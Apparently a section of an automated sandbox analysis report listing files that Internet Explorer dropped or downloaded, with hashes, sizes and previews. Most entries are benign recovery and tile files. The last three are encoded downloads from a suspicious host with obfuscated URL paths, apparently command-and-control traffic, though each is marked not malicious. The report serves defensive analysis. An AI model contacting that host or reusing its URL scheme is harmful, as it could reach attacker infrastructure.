SSDEEP:	192:rXZgZv2j9W1etDifLvRzM3JBMJDDABcUKLkutGL0tTGL0frKJS0mW1RgK0n/gKyX:rJw+jU1ekaLwjpK0CZIE
MD5:	7D31496EA07F0A125C5586EAB7FEAC4A
SHA1:	1382361D4284B7763116620E17F3166A1BC478B5
SHA-256:	CDE9E2303AA9AFC2BB1FDDF8DCF2D91B462AAB5C48D18715C6252FB77D6E79D3
SHA-512:	A1DC4107CA9A9D6DA2D2E8699919068FAEF9EBD571B7417035EB9D75DB660030ED4366C3EE65B8098E5CA2EAF83E3DFBC2BA32A8CFB657C9691E6AB76A837619
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{E7E9714D-2D9D-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	29272
Entropy (8bit):	1.7665187417709378
Encrypted:	false
SSDEEP:	96:roZzZ52gL9Wgutggifgqs+zMgDGF6vKBgs9pB:roZzZ52K9WJtLifXs+zMEGF6vKBn9pB
MD5:	4D8C53B255BFB01D230C50F27D636738
SHA1:	E085D1CD3A3F703AA370467101EF591FF8B57FF3
SHA-256:	FAE1F33E79C7AE6CD159BCEB861F4E112126A2CF8EE84C2945F0C3C4A7A2A31D
SHA-512:	C3DB82DB2427111D2E3036A7041F05000C16AD5B29137144BD9321E4CC8A368DF10CEA75B26BDEE152FF1FFF2116426916CFDE02F641B5EAA1497EFCBB7EA010
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{E7E9714D-2D9D-11EB-90EB-ECF4BBEA1588}.dat	
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{042D6C71-2D9E-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27728
Entropy (8bit):	1.9361001807318674
Encrypted:	false
SSDEEP:	192:rVZ+Qw6ukzFjd2wkWuMRY5ikFUT1ikqkFUi9A:rb7bPzhU0HRwicUJircUiu
MD5:	5B8E4190AFCA6E758C28F9895FD9841F
SHA1:	7B4F6BB011A1E9F782550A18FAC5741B03A3F594
SHA-256:	CAF246A05864811423FA275EB065CECA62448DC1A109F43C1122A5E0EE33B02C
SHA-512:	CF56F1D6D7C42A6F60A97DD4CB16045142E6B5923E878E068F25ED46A6D9AEBAE5CCC6F59C3D9EDC0AC127ADC201D9FD53EE5CF399D533AA45FCBD81DA84 8E9
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{042D6C73-2D9E-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28696
Entropy (8bit):	1.9202806677424331
Encrypted:	false
SSDEEP:	192:r8ZdQR6HkOFj92HkWZMFYR/N+ZEM/NGN+tr:r8isEOh0ziFY/Nc/NGNQ
MD5:	3D3C26ABA033AC73D7956C488A84B806
SHA1:	C8536E393EC33387166D2A614531A918E4BE71FE
SHA-256:	616E2881CD31265BB8C8DACA744FDF538F5C0CBC5DCBF987A85DE8F7323C70C5
SHA-512:	494155859E883C4DC16EC31182507E043E4AD94D1663F2210D462AA6EE4E5A7326B3885B6E6D029D47C87BE720EACE68781F82D05CE2547E397FB31F236391CA
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{E7E9714F-2D9D-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28172
Entropy (8bit):	1.9302663671346005
Encrypted:	false
SSDEEP:	192:r/Z8QY6Gk9FjF27kWKMFYtMBmElJxzOlMTqBmElJxAuA:rhVjH9h8fLFkMHlJF+MTqHlJ2J
MD5:	57826B04C5C7D5CE483AEAA78148C78D
SHA1:	4135CB5BC4A3BCD52680732354487C979CAA69E9
SHA-256:	A54C264F7BF6104640ECC36C8E3D5DF531DAC7D1EDF6F97CB3D701159104375A
SHA-512:	9962BA3B5553F61E454ABE1B76BC9F257C389E0D3DD9208AC88B035376EDD9F55416E536C53F3AC6EFF3E6C09311D7259DBCDFE7E86341CEE08F55B3D9A2DF B
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Entropy (8bit):	5.04812149761858
Encrypted:	false
SSDEEP:	12:TMHdNMNxOEiV0BGV01nWimI002EtM3MHdNMNxOEiV0BGV01nWimI00OYGVbkEtMb:2d6NxOHmBGm1SZHKd6NxOHmBGm1SZ7Y3
MD5:	843C19905D9E905E7631D30F52A124BC
SHA1:	CFC14C5CB6840DF5242294DC1318EC17D3D85B87
SHA-256:	D661D4C4722C835DBC468C2F21DB7EC7DE9D82CA30F3267788559EBC55EEAFDD
SHA-512:	25F5DDF2946511BCDB9C029F310567361DFBDAE9ECC64EDEDFD5C47816CFDC1D089ABD1750514D50A475F87160CA989EEB1E1904192E6E6196B4F7C6C9C3DC1
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xbee29e3d,0x01d6c1aa</date><accdate>0xbee29e3d,0x01d6c1aa</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xbee29e3d,0x01d6c1aa</date><accdate>0xbee29e3d,0x01d6c1aa</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Twitter.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.082282132579941
Encrypted:	false
SSDEEP:	12:TMHdNMNxe2kJ0B901nWimI002EtM3MHdNMNxe2kJ0B901nWimI00OYGkak6EtMb:2d6NxrFBO1SZHKd6NxrFBO1SZ7Yza7b
MD5:	FE6A2CDE42F9A5F0A78EBCA95BE7651A
SHA1:	0DC04BB2CD9148A2297AB92B89976B5D1C8888AF
SHA-256:	8AF05E4C6D823D343431CD06127EF2E70839E51078784F09657AEECC0E9079F1
SHA-512:	583FB5EB026A8E05035DAB93DD1E559F4FF32BFD1AE61538561D1726863341485B49B63B7DA51FC9653C9F0A458BA6ECC3E84C3F2B86934EA74AABC8721E48E7
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xbedb7747,0x01d6c1aa</date><accdate>0xbedb7747,0x01d6c1aa</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xbedb7747,0x01d6c1aa</date><accdate>0xbedb7747,0x01d6c1aa</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Amazon.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	662
Entropy (8bit):	5.065838933997849
Encrypted:	false
SSDEEP:	12:TMHdNMNxvLiV0BGV01nWimI002EtM3MHdNMNxvLiV0BGV01nWimI00OYGmZEtMb:2d6NxvmmBGm1SZHKd6NxvmmBGm1SZ7Y/
MD5:	B03A9F6BAF50E13212326094898B7D72
SHA1:	736E5754B2414D05A77EF12EB026C2C5E3A3901C
SHA-256:	E2D7350EA2C43B29D83D00F5D66458D317EC2C2D7DFCEB43178EE3DE72CCA1B1
SHA-512:	EBBB5BB4CB3538128032C6FB5A4C0150863C9A568E0DE2FB105F12C2808DA3E796920B0A14CFA1B582C027B81AE0B16B4CCDB88ED5F3F3C36C16DA0A6EA083C7
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xbee29e3d,0x01d6c1aa</date><accdate>0xbee29e3d,0x01d6c1aa</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xbee29e3d,0x01d6c1aa</date><accdate>0xbee29e3d,0x01d6c1aa</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Wikipedia.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	647
Entropy (8bit):	5.057928017022414
Encrypted:	false
SSDEEP:	12:TMHdNMNxi340Bz401nWimI002EtM3MHdNMNxi340B8BrOb01nWimI00OYGd5EtMb:2d6Nx2TBzT1SZHKd6Nx2TB8dOo1SZ7YE
MD5:	96D15CA2E7CC0770CC2BBDD5CC61BF71
SHA1:	D1207C54B4FD889983F074B050C68C7849F40F97
SHA-256:	9B725C1476E239931A5BCC28A89EEBD1780C52FAE2705D1D52BA16B794D158C7

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
SHA-512:	6171D0B46B02973B9669AB83A52D5D2D3B2F2FC1C40FB4A77E695D0427BDA4C6A972E6CFB0BC4ABD0BB6CA5C4617141510B30EF4E69F32AA80A79C87F0D5619
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xbeddd9a2,0x01d6c1aa</date><accdate>0xbeddd9a2,0x01d6c1aa</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xbeddd9a2,0x01d6c1aa</date><accdate>0xbee03c02,0x01d6c1aa</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Live.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.056737937062918
Encrypted:	false
SSDEEP:	12:TMHdNMNxhGwjJOBV0B3JOBV01nWimI002EtM3MHdNMNxhGwjJOBV0B3JOBV01nWs:2d6NxQqVB5V1SZHKd6NxQqVB5V1SZ7Yx
MD5:	49A1F5C99A9809AAF17AD390C5836FD7
SHA1:	D0DE2DA32BD29D2158804687AEFDC6B91EAEC8F7
SHA-256:	C6A234EFD509A94477F928AB465B9B8611E007523CE54127673E0B7F4D9496F3
SHA-512:	2680C46401D180343E57C3534B4FA386614C40C1246D890336A04F4EEA332B0A37E8FDF36E9B251B12CFF2914849F765BB588030139603E1C12EFFD20A729A2D
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xbee5008f,0x01d6c1aa</date><accdate>0xbee5008f,0x01d6c1aa</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xbee5008f,0x01d6c1aa</date><accdate>0xbee5008f,0x01d6c1aa</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Youtube.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.0491229309058285
Encrypted:	false
SSDEEP:	12:TMHdNMNx0niV0BGV01nWimI002EtM3MHdNMNx0niV0BGV01nWimI00OYGxEtMb:2d6Nx0imBGm1SZHKd6Nx0imBGm1SZ7Yu
MD5:	EE9B5413E6EEE1130101E150C40AB929
SHA1:	8A18681EAC6B9EC482E000E7A1540834E3B3A441
SHA-256:	7D17FAD10491F7C0FDA525481AF3EE89B0A572D4D21BBCAE084A17CABB997F2D
SHA-512:	5C13E6DABBCB5A9AB0ACAC4093C85A44DC82D7C86DFB34108E8854A459103003E9CE309B510316AEC22D019F29C8D2A0CA10A34B46A8F03A7F523B1734F940D
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xbee29e3d,0x01d6c1aa</date><accdate>0xbee29e3d,0x01d6c1aa</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xbee29e3d,0x01d6c1aa</date><accdate>0xbee29e3d,0x01d6c1aa</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Reddit.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.059506364709303
Encrypted:	false
SSDEEP:	12:TMHdNMNxx4BrOb0B8BrOb01nWimI002EtM3MHdNMNxx4BrOb0B8BrOb01nWimI0w:2d6Nx+dOoB8dOo1SZHKd6Nx+dOoB8dOI
MD5:	FB01C0E5C9DE9E19F5D1F0DF6C17F0BC
SHA1:	5B461A8276BCFAF782B27BFE1B43A11D8FB54158
SHA-256:	58818153BD5DE1680ED44F1535F604EB8D9E63BDA89AFC7A92D801DC48E773E8
SHA-512:	3BCD00534EF82AAB6658CE31AE580E8A0EBA6E2EBE14BAAEEF0CD86EF9AE606C6F650AB17CCE83C11EF8F0489B344B681FDD8BFC5F673DFF4A3AB065B19865C2
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xbee03c02,0x01d6c1aa</date><accdate>0xbee03c02,0x01d6c1aa</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xbee03c02,0x01d6c1aa</date><accdate>0xbee03c02,0x01d6c1aa</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\NYTimes.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	659
Entropy (8bit):	5.059697297895467
Encrypted:	false
SSDEEP:	12:TMHdNMNxc340Bz401nWimI002EtM3MHdNMNxc340Bz401nWimI00OYGVEtMb:2d6NxgTBzT1SZHKd6NxgTBzT1SZ7Ykb
MD5:	528D09DF9BB4D7D9650CE5F1E70DDF5F
SHA1:	CB56E7184FD4B6BDCA1FB06A10030D3E0E9B4A65
SHA-256:	99573B7A057A30E85F56B1CA5698079B8C413A273D486B54AA8026E219F70E0F
SHA-512:	9042CFEB073525CBAE2A41E39505D3E9BE3E2E73C3E9E6E138B98C4A490EAEFC6ECE7A1D7B8D253E2580A56E9B62E87DC9AF90DD334CC814FA397030F04525 3C
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xbeddd9a2,0x01d6c1aa</date> <accdate>0xbeddd9a2,0x01d6c1aa</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xbeddd9a2,0x01d6c1aa</date><accdate >0xbeddd9a2,0x01d6c1aa</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Facebook .url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.0456988502829745
Encrypted:	false
SSDEEP:	12:TMHdNMNxfn340Bz401nWimI002EtM3MHdNMNxfn340Bz401nWimI00OYGe5EtMb:2d6Nx/TBzT1SZHKd6Nx/TBzT1SZ7YLjb
MD5:	3734DF2A8F447C186FE2C39F574FA350
SHA1:	5B1196789FF8535E6C370D2AFE1428D829321CF6
SHA-256:	8F9BDF1B863092C577AFD90640CAD3F5DBE1EF4C54AEA284C2458C976EC25138
SHA-512:	8A7CD80A008F3D5F0BFD2B2982E71F2EAF65E6AC863D2AEDE6633B7AA52640A13FE9B78C00A9D6FC0A8EA70255E306C0B9E47C53810C3F187C49030A49D3F4 F
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xbeddd9a2,0x01d6c1aa</date><a ccdate>0xbeddd9a2,0x01d6c1aa</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xbeddd9a2,0x01d6c1aa</date><a ccdate>0xbeddd9a2,0x01d6c1aa</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Go ogle.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\uh[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	267700
Entropy (8bit):	5.999877808101812
Encrypted:	false
SSDEEP:	6144:0GtBeRO1EXAR18gvZYQhlTIorpKkFqBCf:/tgROGm1qEl9rpKhi
MD5:	BF32F421FA2847FAA8DB0BE9201BA6DE
SHA1:	FD7A60D7431272DD5906940F08933E9A86A4283B
SHA-256:	FCA7FA4DFFAD605B97E30A75F5847E54E1B16D89B13C2542ACA5B1208F400F9A
SHA-512:	56E1D7C7AFF4A81EAF3209EA2F1812960260D8BDBC0DC3B3501D78C48FC978D8C431714063D98D1EEF2D88F47B32E45BD9F59596DCE4FC82DB54CFA382D326 9
Malicious:	false
IE Cache URL:	http:// api10.laptok.at/api1/DTgo8RpJRpUz/jPBspNc8N4q/ez4m7Pn85CTu8g/QncF2bBGxhwEpnOp3sWnQ/YCcVRrTVTfNVvo_2/BnzGg6v8D74iJbT/R6ALYHQcSWalUneAw_/2 B_2F6rJq/6jp3H19cZYLGRK_2FFug/3tubJtVI395R_2FxfYW/WZ69RUwM35H1f1ofQVfRNo/G8RVRNPdF4859/owqzCDcU/Db_2Fhmc8hTGtEMzKz4OJY_/2B4Q5xqQu7/Z JMO_2B6aoagE_2Bc/QO1EExrZ8jMm/tydhN8XWzt_/0A_0DvbqSrbE3f/IERnih01d7bXnrt_2Fq8l/y4qvG1RaMi1LjeTh/CF6ewP_2FciP5JE/kwsV0fzM8/uh
Preview:	qrKLV7cX9FFkSZiLVGD0AujmwUS0lszsgRtLkJXbDnMxZEbQcLEMZP9AENVbi5t1P6FM9USacZ/3BMQZkHB9hoDeH08G+UQzLtWGW/dkh4vuAVlR5/L8jals82A4PsE+4r Yf+6rtVVm/Ykx2kj7O4ExT5YR4wyNPx7I4rr3mAbTFDjbluYNOJjH2L0jSLyplHmE13dMJWnh23P8iX+1PV0O8nA+g4rKMGsDk17cg7Mpm2+KENW0D7aP656j+zDi4XuEw LHoKHQCMmRLzjMYa+JlQWVcojKBWJow3YO3mh4st36teMmuq7CDN0CS+UzlOCwwGLAPkNcJ5So/uRvN2b7/LAHSZ7Nz8Hyl7qLNsBFoB3AxyDWGiN35FSvAU hliKGuiWH0g+Uq2FYkTkrbjyAw50GGI7jm0NsxSNJ9QLXS2VAsJrevbFGPXTxKE5L83E5Ro75Rmw8q4M5wV2mXErc8nR+ie6oWM2B5R1ZYnhKQBcnjdp65o5 Ah7KmVYWPIRfpMYWVJcafkmS8cMatpOMwp5suS4CRPoZNFUnE6lrxL61N5dBLj6RuExp5V+asqnE7A5QmA/n18LGvj6qjxKPgE65id9rxkKgba5f54YY/lYDhIP6nLfYq5 xV468uVBen9rzpUXeDv3Um63c1dVJgUgTRj7BKojuJjAMrmUAa5ksECw1w7bApTFxWNccAv5sduNu6+3wyS8oHmYqNgO8gliec04H8HnK01LGhw9SoiTerEn3c6Vu9kh40 fFb/b9SR0bc/4IUDWPVDnOECj6ydXpuAL7r6b1IranAdntHu+1pUi2rpGUW9SiR6Kcw0ct5qfTyCu/13Sz4O+B1J9bC4XnrOS/Pn9dol6NQM7JdupPSfQtqo1U2FIoki0y u26nOY3p4SQAXzH+hLw69CTMH3KlRtxt92Bo/X+oktP5kOorL7VwMtzq9r5bmY3JR9uHDFnlkMFBny2+WTnyrdCZQn3m45DUQB5mTGMtL1f8Y+

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\4DcbwPY[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\4DcbwPY[1].htm	
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	2400
Entropy (8bit):	5.975522616591464
Encrypted:	false
SSDEEP:	48:T2ECG/vT+XLMHbLRCI24UCknBdpK2jgPOKipWUlgrjDu5pODzMHxW:KECGT+XqLxwnBbK8WUlqqaHMHxW
MD5:	E69A66BA1BFF6972458D1BC41252EE98
SHA1:	262423E195EE52FE55A2FA3CCD97E9B6619117A5
SHA-256:	F1D70F929CDCB80F5CD8AAE9F8A41AB63FA171F224206A020596F73E88E384B2
SHA-512:	5EBDB4B48518CD539BE0ED3CC3EE25996D14A8E473DD0F0261439BF04F416902E6ACDA45E00DEF009CAD129EBC4EAD09A791357AACC3B829C4973080783BEA7
Malicious:	false
IE Cache URL:	http://api10.laptok.at/api1/zvGiN4jsuPo1Tk_2B7krB/sdD7nZv6vc3V0eQZ/SVK5a_2F5UbI1Xe/hjFW8ysW_2FwKMzhbp/dBNrgW1Sq/ingVWfO959oBdRWlxtaF/dqvh6cM4_2Bj_2BGzpY/1nsMPDa5HmfiSypu9fAPkA/Zr_2FgeOAOd0s/aUH9Lz6Q/TubYc_2FmaW911NkLBbfZgj/xoXQ4V_2Ba/lqFq_2Bsjc_2FEgzZ/D4f5RUdajhsS/uQ9Bzad_2Bl/CS5duEyCUzP_2F/EisvLe_2F7HKSMe1BjsDh/lR7UVaerv_0A_0Dw/QzSdyEHTApqz4FL/0cqIzsbCJltLoBzmuz/8uF0vLfcx/dJI_2FJPMh94aU1D9xka/4DcbwPY
Preview:	DnobSCt1acMLFsADNayhTZdaOfluV71NRKZHHWnAGjoBlui5QG57YKyKNVOyL+zVwyrVuY5JbkTcKoHdRv/9ePWkpxcJKYZgxcF0rwtfpRcD7pGcRemPj2cqe79rGwYYIMtAvaYU74+Vn9T8zJ6m7Z4B3FWxGP7uKILEfJ07sG9J8KJ2lHPgZO/wzeS/zePRIYrCT/y9LgGj2vBWJ3GUsl9HA86aiXB6KubePlwVTXOhj5FtyPo5bIRdm+NRRe0lh0BZuKHprUEzv66hkW36EVlw653bE6CIWe1AQeoGH9xYtJVCNDk5f1jhZKYMeSNIsHWxtdSYXq6gimI48VGPYfb75q12pdqPATTaCwMOifpnH+DDgJN8tFby8y+on9NZMUrBKJzxzLPJxb5Dp4oNQhX4Xz1BOQfOA0QovUjfzgLZSdfDC9iCVURu3oFy3AlObvlokn26IOHTIaKH8JRyGu6UyxxlkTkeFb60ZQ0QDV7T5Tocg7JOmSC9k0+GFuaB2Vq0/sBR2KS07n58zJx/qhviv/dDJAMQ/KCx8uj0ziJ4QH4zOSt3lF4ldDKpyEIyJpZw5iUplcOhqk/20g0lcZk/aX9wV7Ul1ehExIs8aRpgOWJbEW5Anaqs1vuBDoV5VZhbiw/qJm9XZsM7FENPZIRi4L4N/3/qZxbQGGQRhCNRTju995dOkAHIcLBdSV8ZXt8gZHOaVht6KZs5pdBCYFcCkkWuB7mp3V/cpg40FIuPpAXlhl3A+YkgiPorTap/JRrLkF2PPLHaaEMg8tXNuDMWgTEQ98SxdMfv0ri4jDj/zG2E+anMa568WfVUYg+co4YF3trNY7+3kKKfTGSXitWdmo7oMHyKVVoKYAHqNQICJoYtdap67qE6WAAqktSKoRR+0/fdetpF6IylEoZoyY9mC7oCTwbWRUXzL7zINyxbW3oJnlQd5HGLVr8+0M4FnEVSO70ktdW0OFE7e4bFVTwjUuYY2A07QVrO96D

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\1_2FbIo[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	338016
Entropy (8bit):	5.999979867333796
Encrypted:	false
SSDEEP:	6144:h7OGXHIEr+zisK8tb3/VKph5ur8FlLivxSZXKoWEPws/2ImLLW4Ytb31Zmqq:N1iis338p6r8lLi5ScrUwwjsC4YtbFYV
MD5:	AB868B345CA418AA4FACC6D46BD38178
SHA1:	A0A4189DC35EF39534A2EE41980275348B7AA8EE
SHA-256:	DAA9372E5A21C9079A646855110C83154D77B5E6DF2F37E949EA8452ABC1EF27
SHA-512:	1AE9D9E1D1C2BB3972433EBCE0DB8CAEEDA67AA93D1C8F09452593D67E59936446486B47B0C0775DF26F484479EB79818FC1D05526C6556B132FACB08A2A9DC
Malicious:	false
IE Cache URL:	http://api10.laptok.at/api1/lnky_2BCA00/qgKlpnuL6qqwWj/W6VQ6Sik97XOa0BNWrb0C/keiyUVxuATj3E4_2/B_2BL_2FugJJ4Da/e7_2B4XLfQlvJrZ9Le/WhpxrI8Qq/A9BYlHAq1pwRqOmJTzam/mWVelK2_2BYK1zvhvqK/fXbmIkxvhcADgSIQiDjWz8/yPKK_2B5D5OGK/5zsDFW_2/FB8d_2FomEKPNCxkvLH0E2Y/aGMQdayWN4/Np1rmkye3WmvYQxxa/_2B9MSj81d1r/vMbKOV0Oc2Z/w8Oet7rXw8d8w_/0A_0DTjqjqAs4lYaBYm_2/Bc9aaErU2YqC55qH/21nD1bQOJUIFPr2/NUHbqYXczyTGkooUru/1_2FbIo
Preview:	hfUxqII5Ucqr2j8G0pSsTUuRmxcFmoXcLmjRBGjBaQQjiDhA7mumvDgeD/0tofjz+W8FCeTcggnq2pG2/2dNgiJYlJW0RCu98vw8Djsgvml9iYg8qaAvHSJCZOSTOfUWEbxo+NpORUwIIznyDtzgZcwokYZzLi15HQOfj+1DZJ3R1ZFmPQvSQ4b++fE8BvPhiT+t1AwGGj5aXeZjPCtzot/33P+dl9duvr9qk16vXdWpTO9FBJKWhKFnm99hQtte5/A+WXyHIg6kH2fRPWkpAAeAjx6GTgrdqyJ5ta8I0Teer8YPp2JLzAz1CBTkRC7j2bRE4pDMpNpn7JOAACUG/6dZi5Yst1MW8DfBSF6VrUToD8ZRo25HLorSmnYnqFEtORzQr24udRjr6vNrEEDxhv1aKVDf8yfISZ708nHYqykcHeq76BV8yPDFpMXdDSs8dck4afi48/xE3PRUZLbrMUC4wao51w+iBr2rsoeZ8k0g+PpkJj4yw8c0Sf0n3T2B3HvSvFEKKIGAHb0pE4rOJA6dOR0cuDOwJFkIscNL7ADK+OjdgFpxAn157U7+IAB9LnyqsP6/mNDEXiSen3NFOwFnFU6hfeC+G48BfKnq/qvuvQlZ+0P+Px+2QfYAaN4XMdGG4GSbV1hcgcrYlmJinwCuwry7nqwOJJTMO6aG2akKHxmOqULD9g0jScx3WiO2T/Iu3MJzOPRYkMReKQTQS5z52ojXVb8vEhsQWrqP00AYUzz8Ohm